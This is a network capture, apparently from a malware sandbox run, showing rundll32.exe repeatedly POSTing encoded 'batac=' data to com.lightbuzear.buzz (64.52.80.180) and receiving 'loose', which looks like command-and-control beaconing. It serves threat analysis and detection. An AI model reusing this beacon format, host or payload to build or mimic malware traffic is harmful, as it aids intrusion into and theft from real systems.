Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.22	49191	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:46 UTC	33	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:46 UTC	33	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:46 UTC	34	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:46 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:46 UTC	34	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49174	142.250.185.228	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:27 UTC	4	OUT	POST / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.Google.com Content-Length: 0 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:27 UTC	4	IN	HTTP/1.1 405 Method Not Allowed Allow: GET, HEAD Date: Sun, 14 Aug 2022 06:39:27 GMT Content-Type: text/html; charset=UTF-8 Server: gws Content-Length: 1589 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2022-08-14 06:39:27 UTC	5	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 35 20 28 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 405 (Method Not Allowed)!!1</title> <style> *{margin:0;padding: 0}html,code{font:15px/22px aria
2022-08-14 06:39:27 UTC	5	IN	Data Raw: 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b Data Ascii: ges/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-im age:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{back

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.22	49192	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:47 UTC	34	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:47 UTC	35	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2DiI5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:47 UTC	36	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:47 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:47 UTC	36	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.22	49193	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:48 UTC	36	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:48 UTC	36	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEylKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:48 UTC	37	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:48 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:48 UTC	37	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.22	49194	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:49 UTC	37	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:49 UTC	38	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEylKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:50 UTC	39	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:49 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:50 UTC	39	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.22	49195	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:50 UTC	39	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:50 UTC	39	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:51 UTC	41	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:50 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:51 UTC	41	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.22	49196	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:51 UTC	41	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:51 UTC	41	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:52 UTC	42	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:52 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:52 UTC	42	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.22	49197	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:53 UTC	42	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:53 UTC	43	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:53 UTC	44	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:53 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:53 UTC	44	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.22	49198	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:54 UTC	44	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:54 UTC	44	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:54 UTC	45	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:54 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:54 UTC	46	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.22	49199	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:55 UTC	46	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:55 UTC	46	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:56 UTC	47	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:55 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:56 UTC	47	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.22	49200	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:56 UTC	47	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
